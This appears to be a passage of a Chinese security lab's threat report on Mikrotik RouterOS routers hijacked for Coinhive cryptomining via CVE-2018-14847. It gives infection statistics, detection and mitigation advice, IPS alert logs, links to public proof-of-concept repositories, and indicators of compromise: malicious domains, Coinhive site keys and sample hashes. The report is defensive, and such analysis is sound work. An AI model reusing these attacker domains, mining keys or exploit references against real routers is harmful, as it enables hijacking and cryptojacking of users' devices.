




域名特征 2(priv.su/src.js):

通过 Censys 上搜索的域名特征，受感染的 Mikrotik 路由器设备就多达 67,320 台，分布地区主要集中在巴西、印度尼西亚、印度等国家，当然这只是粗略统计，攻击者为了逃避 web 检测，域名不断在变化，再精确一点，结合 src.js 和 Mikrotik 2 个特征来进行搜索，数量多达 1,145,499:







Censys统计结果	域名特征1 srcips.com/src.js	域名特征2 priv.su/src.js
数量	24.88k	42.44k
Top 3国家	1.Brazil(巴西) 2.Indonesia(印度尼西亚) 3.India(印度)	1.India 2.Brazil 3.Indonesila

通过 Censys 上搜索以上两种域名特征，受感染的 Mikrotik 路由器设备就多达 67,320 台，分布地区主要集中在巴西、印度尼西亚、印度等国家，当然这只是粗略统计，攻击者为了逃避 web 检测，域名不断在变化，再精确一点，结合 src.js 和 Mikrotik 2 个特征来进行搜索，数量多达 1,145,499:

上述统计结果显示,手法 1 和 2 从数量和前 3 国家都是极其一致的,巴西受感染





综上手法 1,2 统计结果如下:


Censys统计结果	手法1	手法2
搜索特征	CoinHive.Anonymous +Mikrotik + routeros	src.js + Mikrotik
数量	1,133,326	1,145,499
Top 3国家	1.巴西 2.印度尼西亚 3.中国	1.巴西 2.印度尼西亚 3.中国

上述统计结果显示,手法 1 和 2 从数量和前 3 国家都是极其一致的,巴西受感染设备数量排列第一(这与巴西分布有最多的 Mikrotik 设备是一致的):

TOTAL RESULTS

2,085,382

TOP COUNTRIES




Brazil	305,501
Indonesia	162,832
China	159,367
Russian Federation	141,809
India	105,542


TOP SERVICES

PPTP	1,115,334
FTP	301,719
HTTP (8080)	237,511
HTTP	192,790
Telnet	176,815

印度尼西亚位居第二，中国排列第三(8,000+)，其中自治系统 CHINANET-BACKBONE No.31,Jin-rong Street(国内 Bot 集中营..)就分布有主机 60,000+台，可见国内已有感染蔓延趋势！
(如下是北京联通运营商下一台受感染设备状态)：





由以上分析可知，攻击者利用 Mikrotik RouterOS 漏洞 CVE-2018-14847 在全球范围了发起了大规模设备攻击,由于巴西地区分布的 Mikrotik 设备最多,也自然成为攻击首选,从目前的感染规模、漏洞利用代码与感染方式、免杀时效性等都可以看出攻击者对 Mikrotik 设备通信协议与现有安全机制十分熟悉，而且手法 1 和手法 2 应该是同一组织所为。在 F5 实验室最新发布的物联网安全报告中指出，2018 年 1 月 1 日至 6 月 30 日期间，统计显示十大攻击源发起国中，巴西占比最高为 18%(中国第二),这可能与此次巴西境内大量 Mikrotik 路由器遭到劫持与感染有关，导致流量剧增：




0x5 防范与处置建议

对于检测自己的路由器是否被劫持挖矿,比较简单的方法是用户可在不设置任何代理的情况下通过浏览器(chrome 优先)访问 http 页面 http://6cloudtech.com ,同时按 F12 打开开发者工具,查看 sources 和 network 两栏,看是否有挖矿脚本:







或者在利用 curl 在命令行下运行 curl -i http://6cloudtech.com



六方云超弦攻防实验室基于开源软件维护一套实验室内部的路由器扫描与利用脚本库，如下是针对该漏洞进行扫描与利用的结果：





针对此威胁的严重性,超弦实验室给出如下的防范建议:

1> 升级 RouterOS 到最新版本


2> 立刻更改密码

3> 配置 8291 端口只允许从信任的已知 IP 访问

4> 使用“Export”命令查看所有配置并检查任何异常，例如未知的 SOCKS 代理设置和脚本。

5> 根据需要配置相关的防火墙规则或者部署六方云下一代防火墙(提供入侵检测)

六方云下一代防火墙和工业防火墙已支持针对该路由器挖矿攻击的检测:



IPS事件列表 排序方式

时间	所属特征组	特征ID	事件名称	事件级别	源地址	目的地址	源端口	目的端口	协议
2018/11/13 10:18:38	miscellaneous	1000310	Mikrotik RouterOS Mining Infection Detected!	严重攻击	[redacted]	[redacted]	37391	80	tcp
2018/11/13 10:18:33	miscellaneous	1000310	Mikrotik RouterOS Mining Infection Detected!	严重攻击	[redacted]	[redacted]	37391	80	tcp
2018/11/13 10:18:28	miscellaneous	1000310	Mikrotik RouterOS Mining Infection Detected!	严重攻击	[redacted]	[redacted]	37391	80	tcp
2018/11/13 10:18:23	miscellaneous	1000310	Mikrotik RouterOS Mining Infection Detected!	严重攻击	[redacted]	[redacted]	37391	80	tcp
2018/11/13 10:18:18	miscellaneous	1000310	Mikrotik RouterOS Mining Infection Detected!	严重攻击	[redacted]	[redacted]	37391	80	tcp
2018/11/13 10:18:13	miscellaneous	1000310	Mikrotik RouterOS Mining Infection Detected!	严重攻击	[redacted]	[redacted]	37391	80	tcp

0x6 总结

回到 CVE-2018-14847 成因上来看,这只是一个“未授权的任意读”的路径遍历漏洞,主要用来窃取凭证,即便拿到用户名与密码登录进去,也无法获得底层 Linux 系统的操作权,而在后续一系列的成功利用中,无疑路由器后门成为问题的关键,过去几年,关于路由器后门事件风波不断,涵盖国内外各大路由器厂商,Cisco(思科) 、D-LINK、Tenda、Linksys、Netgear、Netcore 等均有此类事件曝出,就在前几天,思科被曝今年第七次删除其小型交换机产品中的后门账户, 对于频繁曝出的“后门”事件，厂商给出的说辞大多是：为了调试程序等技术需求而留下的接口，但是出厂时忘记删除了;这绝对不是后门，而是一个纯粹的安全漏洞，因产品开发时并没有留意造成。而且路由器后门的权限极高,可以直接与底层操作系统通信,一旦被黑客利用,劫持路由器,将会对用户的上网安全造成极其严重的后果,可以用来传播感染与代理挖矿、或者作为 VPN 跳板组建大型分布式僵尸网络,进而发动 DDos 等等,从近 1-2 年来看,黑客对于 IoT 风口路由器的利用正在进行从勒索到挖矿的利益转向,虽然挖矿远不及勒索获得的直接收益快和多,但鉴于挖矿可以更好的隐蔽不易被用户察觉,而且当大型分布式感染网络组建起来后,从长远看,利益也是相当可观的(另外利用物联网设备发动 DDos 攻击也是近几年常有的事),IoT 挖矿已成趋势!

路由器是家庭联网的入口，家庭中各式的联网设备都会与其相连，通过这道“闸门”最终进入互联网,黑客正紧盯这个家庭 IoT 入口,路由器的安全值得厂商与用户高度关注!

0x7 参考

0.https://blog.malwarebytes.com/threat-analysis/2018/10/fake-browser-update-seeks-to-compromise-more-mikrotik-routers/
1.https://github.com/BasuCert/WinboxPoC
2.https://github.com/tenable/routeros/
3.https://mp.weixin.qq.com/s/6FZqeG3ys2rYpuz7nXr_Lw

4.https://github.com/0ki/mikrotik-tools

0x8 IoCs

(部分)

Sample hashes:

57EB8C673FC6A351B8C15310E507233860876BA813ED6AC633E9AF329A0BBAA0

EEA4A4461D90347B290D78E4F108311E

Coinhive site keys:

oiKAGEslcNfjfgxTMrxKGMJvh436ypIM

5zHUikiwJT4MLzQ9PLbU11gEz8TLCcYx

5ROof564mEBQsYzCqee0M2LplLBEApCv

qKoXV8jXlcUaIt0LGcMJIHw7yLJEyyVO

ZsyeL0FvutbhhdLTVEYe3WOnyd3BU1fK

ByMzv397Mzjcm4Tvr3dOzD6toK0LOqgf

joy1MQSiGgGHos78FarfEGIuM5Ig7l8h

ryZ1Dl4QYuDlQBMchMFviBXPL1E1bbGs

jh0GD0ZETDOfypDbwjTNWXWIuvUlwtsF

BcdFFhSoV7WkHiz9nLmIbHgil0BHI0Ma

. . .

Domains:

gazanew.com

mining711.com

srcip.com

src-ips.com

srcips.com

priv.su

hostingcloud.science.

meaghan.pythonanywhere.com

. . .